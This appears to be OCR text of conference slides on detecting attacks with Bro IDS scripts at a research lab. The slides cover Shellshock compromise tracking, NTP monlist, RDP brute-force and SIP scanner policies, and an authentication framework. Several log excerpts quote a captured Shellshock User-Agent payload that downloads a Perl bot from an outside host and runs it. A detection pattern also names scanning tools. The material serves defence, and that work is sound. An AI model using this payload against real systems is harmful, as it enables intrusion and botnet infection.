USER-AGENT : () { :;}; /bin/bash -c "curl -O http://www.whirlpoolexpress.co.uk/bot.txt -o
/tmp/bot.txt; lwp-download -a http://www.whirlpoolexpress.co.uk/bot.txt /tmp/bot.txt;wget http:
//www.whirlpoolexpress.co.uk/bot.txt -O /tmp/bot.txt;perl /tmp/bot.txt;rm -f /tmp/bot.txt*;mkdir
/tmp/bot.txt"   worker-1-3      Notice::ACTION_LOG      3600.000000     F
```

```
Mar 22 07:40:45 C0XE1a3An3wKgl3P14      212.67.213.40   54305   131.243.X.Y  80   tcp     Bash::
HTTP_Header_Attack        212.67.213.40 "USER-AGENT"="() { :;}; /bin/bash -c "curl -O http:
//www.whirlpoolexpress.co.uk/bot.txt -o /tmp/bot.txt; lwp-download -a http://www.
whirlpoolexpress.co.uk/bot.txt /tmp/bot.txt;wget http://www.whirlpoolexpress.co.uk/bot.txt -O
/tmp/bot.txt;perl /tmp/bot.txt;rm -f /tmp/bot.txt*;mkdir /tmp/bot.txt"  worker-1-3      Notice::
ACTION_LOG,Notice::ACTION_DROP  3600.000000     F
```

```
Mar 22 07:40:46 -       -       -       -       -       -       -       -       -       Drop::
AddressDropped    212.67.213.40 (no=Bash::HTTP_Header_Attack msg=212.67.213.40 may have
attempted to exploit CVE-2014-6271  212.67.213.40   manager Notice::ACTION_LOG      3600.000000
F
```

ShellShock - detection good enough ?

LBNL IP 131.243.XX.YY Still got owned !!

Question: So if we blocked Shellshock scanners [212.67.213.40] at the very moment they scan us (Mar 22 07:40:45), Why did the host get Owned?

HTTP GET request shows:


USER-AGENT : () { :;}; /bin/bash -c "curl -O http://www.whirlpoolexpress.co.uk/bot.txt -o /tmp/bot.txt; lwp-download -a http://www.whirlpoolexpress.co.uk/bot.txt /tmp/bot.txt;wget http://www.whirlpoolexpress.co.uk/bot.txt -O /tmp/bot.txt;perl /tmp/bot.txt;rm -f /tmp/bot.txt*;mkdir /tmp/bot.txt"

So although 212.67.213.40 got blocked, the successful curl request was to www.whirlpoolexpress.co.uk - which wasn't blocked.

Now we have two conditions

1) Blocking malicious IP is ultimate protection - **NOT ALWAYS**
2) A Compromised Machine on network that is not detected (yet)

Although ShellShock Detection is good, it's not good enough !!!


Attack
Scan for vuln System
Vulnerable system
Exec Shellshock 'exploit'
Download Malware
Misuse (botnet/IRC) or ...
HTTP GET
3
2
DNS Lookup
Detection
Scan Detection (scan.bro)
?
Shellshock. bro
user agent: curl, wget Shellshock URL
DNS Request Domain Part of URL
irc_sessions. bro
1
Action
Drop Scanner
?
Drop Shellshock attempt
?
Alert
4
Desired Detection
Can we identify if a system is vulnerable based on scanner results ?
Can Bro detect on all the possible state-transitions for a successful attack ?

ShellShock

1. Shellshock::Attempt CVE-2014-6271: 212.67.213.40 - 131.243.49.113 submitting USER-AGENT=() { :;}; /bin/bash -c "curl -O http://www.whirlpoolexpress.co.uk/bot.txt -o /tmp/bot.txt; lwp-download -a http://www.whirlpoolexpress.co.uk/bot.txt /tmp/bot.txt;wget http://www.whirlpoolexpress.co.uk/bot.txt -O /tmp/bot.txt;perl /tmp/bot.txt;rm -f /tmp/bot.txt*;mkdir /tmp/bot.txt"

2. Shellshock::Hostile_Domain ShellShock Hostile domain seen 131.243.64.2=156.154.101.3 [www.whirlpoolexpress.co.uk]
   a. Intel::Notice Intel hit on www.whirlpoolexpress.co.uk at DNS::IN_REQUEST
   b. Intel::Notice Intel hit on www.whirlpoolexpress.co.uk at HTTP::IN_HOST_HEADER

3. Shellshock::Hostile_URI ShellShock Hostile domain seen 131.243.49.113=94.136.35.236 [www.whirlpoolexpress.co.uk]

4. Shellshock::Compromise ShellShock compromise: 131.243.49.113=94.136.35.236 [http://www.whirlpoolexpress.co.uk/bot.txt]

Intel::Notice Intel hit on www.whirlpoolexpress.co.uk at HTTP::IN_HOST_HEADER

1

```
event http_header(c: connection, is_orig: bool, name: string, value: string)
{
        if ( is_orig ) {
                if ( /\x28\x29\x20\x7b\x20/ in value) {
                        NOTICE([$note=Shellshock::Attempt,
                                $conn=c,
                                $msg=fmt("CVE-2014-6271: %s - %s submitting %
```

```
local links = find_all_urls(value);
   local domain = extract_host(uri[b]);

   if (domain !in shellshock_attack)
   {
           local rec: shellshock_MO;

           shellshock_attack[domain] = rec;
           shellshock_attack[domain]$web_host = domain;

           shellshock_attack[domain]$culprit_conn= set();
           add shellshock_attack[domain]$culprit_conn[c$id];

           shellshock_attack[domain]$mal_ips= set();
           add shellshock_attack[domain]$mal_ips[c$id$orig_h];
           shellshock_attack[domain]$victim= c$id$resp_h;


   }
```

```
event dns_request(c: connection, msg: dns_msg, query: string, qtype: count, qclass:
{

        if (query in shellshock_attack)
        {
                NOTICE([$note=Shellshock::Hostile_Domain,
                                $conn=c,
```

2

```
event http_message_done(c: connection, is_orig: bool, stat: http_message_stat)
{

  if (c$http?$host)
  {
        if (c$http$host in shellshock_attack )
        {
                local vuln_url = HTTP::build_url_http(c$http);
                local domain = c$http$host ;

                NOTICE([$note=Shellshock::Hostile_URI,
```

3

```
 if (c$id$orig_h == shellshock_attack[domain]$victim)
 {
        NOTICE([$note=Shellshock::Compromise ,
                        $conn=c,
                        $msg=fmt("ShellShock compromise: %s=%s [%s]",c$id$orig_h,
```

4

```
local m_item: Intel::Item = [$indicator=domain, $indicator_type = Intel::DOMAIN,
                                $meta = [$source = "Shellshock_Script",$do_notice = T] ];

Intel::insert(m_item);
```


Generate detection on fly using insertion into the intel framework

NTP, RDP, SIP scanners

(Extending a stock policy for more comprehensive detection of this attack)


RDP/SIP/NTP

Examples to illustrate extension of policies and the need/usefulness of the new analyzers



Phantom printer strikes again!

NTP monlist DoS



	NTP	RDP Bruteforce	SIP Scanning
Analyzer	Existing Analyzer; new policy	New Analyzer & policy	New Analyzer & policy
Purpose	Block Monlist queries	Block RDP Bruteforce attacks (Esp. Morto, NTCRACK_USER)	Block Sipvicious Scans and SIP 403 Forbidden Connections
Uniq IP blocks in the last week (7/27-8/3)	885	2206	127
False +	1 in last 19 months	Zero so far	Zero so far
Deployment time	30 mins	~ 10 mins	~10 mins
Notice	NTP::NTP_Monlist_Queries	RDP::BruteforceScan	SIP::SipviciousScan SIP::SIP_403_Forbidden

Detection using the new SIP analyzer

```
        redef enum Notice::Type += {
                SIP_403_Forbidden,
                SipviciousScan,
                };

        global malicious_sip: pattern = /sipvicious|[Ss][Ii][Pp][Vv][Ii][Cc][Ii][Oo][U
                                        |friendly-scanner|nm@nm|nm2@nm2|[Nn][Mm][0-9]@

        global sip_block_codes: set[count] = { 403, 401 } ;
        global sip_block_reason: pattern = /Forbidden|Unauthorized/ ;

}

event sip_header (c: connection , is_orig: bool , name: string , value: string )
{
        print fmt ("sip_header: name :%s, value: %s", name, value);

        if (( name == "FROM" || name == "TO" || name == "USER-AGENT")  && malicious_sip in value))
        {
                        NOTICE([$note=SIP::SipviciousScan,
                                $conn=c,
                                $suppress_for=6hrs,
                                $msg=fmt("Sipvicious Scan seen"),
                                $identifier=cat(c$id$orig_h)]);
        }
}
```

SIP 403 Forbidden

```
event sip_reply (c: connection , version: string , code: count , reason: string )
{
        local src=c$id$orig_h ;
        local dst=c$id$resp_h ;

        if (code == 403 && sip_block_reason in reason)
        {
                if (src !in sip_scanners)
                        sip_scanners[src] = 0 ;

                sip_scanners[src] += 1;

                if (sip_scanners[src] > BLOCK_THRESHOLD )
                {
                        NOTICE([$note=SIP::SIP_403_Forbidden,
                                $conn=c,
```

```
if (((msg$code == NTP_PRIVATE) || (msg$code == NTP_CONTROL)) && msg$precision ==MON_GETLIST_1) {

        if ( c$id$orig_h !in ntp_host ) {

                NOTICE([$note=NTP::NTP_Monlist_Queries,
                        $conn=c,
                        $suppress_for=6hrs,
                        $msg=fmt("NTP monlist queries"),
                        $identifier=cat(c$id$orig_h)]);
                }
        else
                ++ntp_host[c$id$orig_h];

        }
```

The fourth byte 0x2a is decoded as below:

Request code: An implementation-specific code which specifies the operation to be (which has been) performed and/or the format and semantics of the data included in the packet. In this example it is 0x2a which is MON_GETLIST_1(42)

https://community.qualys.com/blogs/securitylabs/2014/01/21/how-qualysguard-detects-vulnerability-to-ntp-amplification-attacks

```
module RDP;

export {

         redef enum Notice::Type += {
                BruteforceScan,
                ScanSummary,
        } ;

        global rdp_scanners_account = /a|b|c|d|e|f|g|h|i|j|k|l|m|n|o|p|q|r|s|t|u|v|w|x|y|z/ &redef ;
        redef rdp_scanners_account +=   /A|B|C|D|E|F|G|H|I|J|K|L|M|N|O|P|Q|R|S|T|U|V|W|X|Y|Z/ ;
        redef rdp_scanners_account +=   /NCRACK_USER/ ;


        global rdp_bruteforcer: table [addr, string] of count &create_expire=1 day &default=0 &redef ;

}
event rdp_connect_request(c: connection, cookie: string) &priority=5
{

        local orig=c$id$orig_h ;
        local resp=c$id$resp_h ;

        if (cookie == rdp_scanners_account)
        {
                if ( [orig,cookie] !in rdp_bruteforcer)
                {
                        rdp_bruteforcer[orig,cookie] = 1  ;

                        NOTICE([$note=RDP::BruteforceScan, $src=c$id$orig_h,
                        $msg=fmt("%s bruteforced %s on  RDP (%s) using Account: \"%s\" ",
                                        c$id$orig_h, c$id$resp_h, c$id$resp_p, cookie)]);
                }
                else
                        rdp_bruteforcer[orig,cookie] += 1  ;
        }
}


event bro_done()
{

        for ([scan_addr, cookie] in rdp_bruteforcer)
        {
                        NOTICE([$note=RDP::ScanSummary, $src=scan_addr,
                        $msg=fmt("%s bruteforced RDP using Account: \"%s\" %s times ",
                                        scan_addr, cookie, |rdp_bruteforcer[scan_addr, cookie]|)]);
        }

}
```

Authentication Framework

(Extending a stock policy for more comprehensive detection of this attack)


A case for authentication framework

Application	**Compromise Account incident ?**	**Current state of detection**
SSH	YES	iSSH + Syslog foreign login report
Google-auth	YES	google notification
LDAP	YES	external notification
RDP	YES	Post exploit scanning
VNC	YES	User Reporting
VPN	Don’t know	?
Winlog	Don’t know	?

Authentication attacks

Attacks->	Bruteforce	cleartext	misconfig/ defaults	Credentials Stealing	Insiders/ impersonation
Protocols	SIP, RDP, SSH, VNC, VPN, google-auth	SIP, HTTP, FTP, IMAP, POP	HTTP, HTTPS, SSH	SSH, RDP, VPN, google-auth,	Any
Desired Response	Block real-time	Alert	Isolate/ limit access	Alert+block	Alert + extended monitoring
Visibility inside attack	protocol level	“clear”	“may be”	None	None
Current detection	Scan detection	Stock policies	None	not really (ONLY iSSH)	None

module AUTH;





```
type AuthVal: record {
        timestamp: time &optional;
        srcip: set [addr] &optional;
        dstip: set[string] &optional ;
        auth_source: set[string] &optional ;
        hostname: set[string] &optional ;
        user: set[string] &optional ;
        auth_type: set[string] &optional ;
        };
```

Notices

SteppingStone, FailedLogin,FailedLoginBlocked, FailedLoginUnBlocked, FailedLoginWhitelisted

Syslog - **Parsed Layer**

```
timestamp=Jun 25 07:23:19, auth-source=sshd, hostname=1.1.1.1, srcip=192.150.187.50, dstip=1.1.1.1, user=rsommer, auth-type=keyboard-interactive/pam
timestamp=Jun 25 07:23:41, auth-source=sshd, hostname=1.1.1.2, srcip=192.150.187.50, dstip=1.1.1.2, user=rsommer, auth-type=keyboard-interactive/pam
timestamp=Jun 25 07:23:50, auth-source=sshd, hostname=1.1.2.1, srcip=1.1.1.2, dstip=1.1.2.1, user=robin, auth-type=publickey
timestamp=Jun 25 07:23:50, auth-source=sshd, hostname=1.1.2.2, srcip=1.1.2.1, dstip=1.1.2.2, user=robin, auth-type=publickey
```



auth.log - Interpreted Layer

```
#open   2015-08-05-16-29-16
#fields ts      auth_source     srcip   dstip   user    hostname        auth_type       other_users
#types  time    string  addr    string  string  string  string  string
1435242199.000000       sshd    192.150.187.50  1.1.1.1 rsommer sshd    keyboard-interactive/pam        rsommer
1435242221.000000       sshd    192.150.187.50  1.1.1.2 rsommer sshd    keyboard-interactive/pam        rsommer
1435242230.000000       sshd    1.1.1.2 1.1.3.4 robin   sshd    publickey       robin
1435242230.000000       sshd    1.1.3.4 1.1.4.5 robin   sshd    publickey       robin
```

notice.log - actual useful result

```
AUTH::SteppingStone     Stepping Stone seen: 192.150.187.50 -(rsommer)-> 1.1.1.2- (robin) -> 1.1.3.4    -       -       -
AUTH::SteppingStone     Stepping Stone seen: 192.150.187.50 -(rsommer)-> 1.1.1.2- (robin) -> 1.1.3.4- (robin) -> 1.1.4.5
AUTH::SteppingStone     Stepping Stone seen: 1.1.1.2 -(robin)-> 1.1.3.4- (robin) -> 1.1.4.5     -       -       -       -
```

Sample Auth Log

```
1438640048.000000  ldap    70.192.4.29     login.lbl.gov/idp
vstoffer  US MA  West Newton 42.349998, -71.226898   stoffer

1438626797.000000  ldap    198.128.205.238 login.lbl.gov/idp
asharma   US CA  Berkeley 37.866798, -122.253601     sharma

1438626829.000000  sshd    198.128.205.238 128.3.x.y sshd/publickey
aashish  US CA  Berkeley 37.866798, -122.253601     aashish sharma
```

```
1438758001.000000       sshd            131.243.84.10   127.0.0.1       cappcap sshd    publickey       US      CA      Berkeley        37.866798       -122.253601     backup capdsc cappcap
1438763831.000000       VPN             222.29.116.44   (empty) AAAA    VPN     radius  CN      22      Beijing 39.928902       116.388298      AAAA
1438788749.000000       screensharingd  131.243.240.129 131.243.240.32  PPPPPP  screensharingd  (empty) US      CA      Berkeley        37.866798       -122.253601     PPPPPP
1438758003.000000       iOS/8.4         67.164.94.141   67.164.94.141   FFFFFFF@lbl.gov iOS/8.4 google-auth     US      CA      Berkeley        37.867199       -122.256798     FFFFFFF@lbl.gov
1438774812.534457       RDP             115.114.165.34  131.243.2.71    Administrator   Chm5ZG1Sw0GoQdBGuj       RDP             IN      -       -       20.0    77.0    (empty)
1438760220.684073       Radius          64.57.22.74     131.243.228.17  anonymous@lbl.gov       fc:e9:98:d9:43:3f       success US      MI      Ann Arbor       42.273399       -83.713303
1438772403.000000       Mozilla/5.0     71.198.171.230  71.198.171.230  ZZZZ@lbl.gov    Mozilla/5.0     google-auth             US      CA      Albany  37.8895 -122.294701     ZZZZ@lbl.gov
1438772403.000000       gcalcli/v3.2    128.55.64.30    128.55.64.30    BBBBB@lbl.gov   gcalcli/v3.2    google-auth     US      CA      Berkeley        37.866798       -122.253601     BBBBB@lbl.gov
1438779603.000000       google-api-py   0.1.0.40        0.1.0.40        DDDDD@lbl.gov   google-api-python-client/1.2    google-auth     -       -       -       -       -       DDDDD@lbl.gov
1438758232.000000       ldap            98.234.107.169  login.lbl.gov/idp       GGGGGGG ldap    login.lbl.gov/idp       US      CA      Sunnyvale       37.369701       -122.021        GGGGGGG@lbl.gov
1438758003.000000       saml            50.1.104.106    50.1.104.106    TXXXXXXX@lbl.gov        saml    google-auth     US      CA      Berkeley        37.864601       -122.287697     xxx Txxx@lbl.gov
1438758687.846226       Krb             50.152.234.80   131.243.a.b     hostname$/LBL.GOV       krbtgt/LBL.GOV                  US      CA      Moraga  37.8381 -122.1026       (empty)
1438761603.000000       google-auth     2001:400:61:8::d2       2001:400:3:18:0:0:0:7d2 XXXXX@lbl.gov   Mac+OS+X/10.10.4        US      -       38.0    -97.0           XXXXX@lbl.gov
1438779603.000000       Mac_OS_X/10.9   173.241.24.79   173.241.24.79   YYYYY@lbl.gov   Mac_OS_X/10.9.5 google-auth             US      CA      Emeryville      37.834202       -122.289703     YYYYY
@lbl.gov
1438758003.000000       google_password 2601:643:8002:ff9e:fdd9:d195:b4bf:9c3a  2601:643:8002:ff9e:fdd9:d195:b4bf:9c3a  EEEEEE@lbl.gov  google_password google-auth     US      -       -       38.0
-97.0   EEEEEE@lbl.gov
~
```

- Consolidate Authentications across various sources
- Correlations between different users on same host
- Add external info (eg. geoip) - build on top of it
- …
- …
- ---- possibilities are many

To Summarize

- Incidents included in this talk are meant to be used as illustration to highlight how day-to-day security operation influences Bro and how Bro influences day-to-day operation
- Post incident analysis checks for what did we catch, what did we miss, can we do a more comprehensive monitoring
- Plus if we can do scalable comprehensive monitoring (class of attacks)
- It might be ok to fail the first time, the second time defences should be up.

Questions :

security@lbl.gov

Policies mentioned in this talk are available at:

https://github.com/initconf/brocon-15